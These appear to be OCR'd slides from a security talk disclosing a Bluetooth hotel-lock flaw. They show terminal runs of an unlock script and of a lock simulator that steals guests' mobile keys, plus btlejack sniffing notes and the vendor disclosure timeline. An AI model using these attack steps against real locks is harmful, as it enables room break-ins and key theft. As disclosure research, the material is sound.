


Video 2

Executing the Script

```
[root@zawa mmk-unlock-master]# python mmk-unlock.py AHPKUJzL 30000000000000381a8c02fd01fef
b5b9e8c6e616b7ba6 32ca06cfbc48c67697f0c34897948c218c 33cf3f2a462f78d9c8874b6bb021b70034
Derived from device name AHPKUJzL: SC == 115, Room Number == 3237
Extracted mobile key: 8c02fd01fef8fdf9605803e9196317fb5b9e8c6e616b7ba6ca06cfbc48c67697f0c3
8d9c8874b6bb021b70034
[*] scanning (3s)...
 [-] Room 3236, SC 115, Additional Data 0, 156 (00:1e:c0:5d:72:94, AHPKQJzb), RSSI=-88
 [-] Room 3237, SC 115, Additional Data 0, 156 (00:1e:c0:5d:6b:b5, AHPKUJzL), RSSI=-83
 [-] Room 3137, SC 115, Additional Data 0, 155 (00:1e:c0:5d:73:e8, AHPEEJuC), RSSI=-94
 [-] Room 3337, SC 115, Additional Data 0, 157 (00:1e:c0:4f:32:f3, AHPQkJ0Q), RSSI=-97
unlocking in progress...
[1] Connecting...
Initializing BLE peripheral class...
Setting the delegate...
MyDelegate registered
Discovering the BLE service...
Discovering the write characteristic...
```

Breaking into the Room



Video 3


Enjoy the View

Some more Scripting

- Created test target (also Python script)
    - simulates a lock
    - handles BLE communication in the peripheral role (using pybleno)
- Now we could play with this at home :)

How Big Is the Problem?

- Found more hotel chains using the product
- BLE names are easy to check on-site, without actual room booking
- After booking a room, we found an even simpler variation of the protocol deployed (the “final / special” CRC part is left out)



“Weaponizing” the Attack

Real Life Exploitation

- BLE sniffing of the key
- Using three btlejack sniffers worked reliably
- Must identify the lock’s MAC address in advance

Where to Sniff?

Video 5

Where Else to Sniff?

Video 6

Attack Using the Simulator

- Our lock simulator script can impersonate any lock
- Doesn’t need any special hardware
- Attract the victim by heavy advertising, and...

Steal the Key

```
$ BLENO_ADVERTISING_INTERVAL=20 BLENO_DEVICE_NAME="AHPKUJzL" python3
mmk-simulator.py
Hit <ENTER> to disconnect
Now advertising...
Now connected to 63:53:48:25:c0:eb
Stage 1: Send initial zeroes.
Stage 2: Send device challenge.
Stage 3: Parse app response.
Stage 4: Send device response.
Stage 5: Parse key data.
...
Stage 6: Check key data.
3050850000000000008c02fd01fef8fdf9 31605803e9196317fb5b9e8c6e616b7ba6
32ca06cfbc48c67697f0c34897948c218c 33cf3f2a462f78d9c8874b6bb021b70034
```

Responsible Disclosure

Disclosure Timeline

- 2019-04-18: First vendor notification, immediate response
- 2019-04-26: Technical details to vendor
- 2019-05-02: Vendor questions feasibility
- 2019-05-06: Proof of concept code sent
- 2019-05-29: Vendor acknowledges vulnerability
- 2019-06-28: Vendor discusses update plans

Update Plans and Challenges

- Locks in “our” first hotel are online, can be updated remotely
- Others need someone going from door to door with an update device
- Multiple app vendors have to integrate the new SDK
- Lesson learned: identify all affected parties early

Takeaways

1. Current BLE link layer can be sniffed reliably with simple tools
2. Do not try to hide secrets in apps, build secure protocols
3. BLE is used in serious applications and worth auditing

Thanks for your attention!

Questions?

Contact: btle-research@posteo.de

Some Useful Links

BLE exploration tool for your smartphone:
https://apps.apple.com/app/lightblue-explorer/id557428110 /
https://play.google.com/store/apps/details?id=com.punchthrough.lightblueexplorer

Modifying Android app manifest to make app trust user CAs
https://medium.com/@elye.project/android-nougat-charlesing-ssl-network-efa0951e66de

Rebuild/Sign APK
https://gist.github.com/AwsafAlam/f53312cbb912cf3e4267a5971cd75db0

JADX decompiler:
https://github.com/skylot/jadx (Also can simply be done online: https://www.google.com/search?&q=online+jadx)

If you are interested in locks and lock picking:
https://toool.nl/Publications
http://lockpicking.org (German)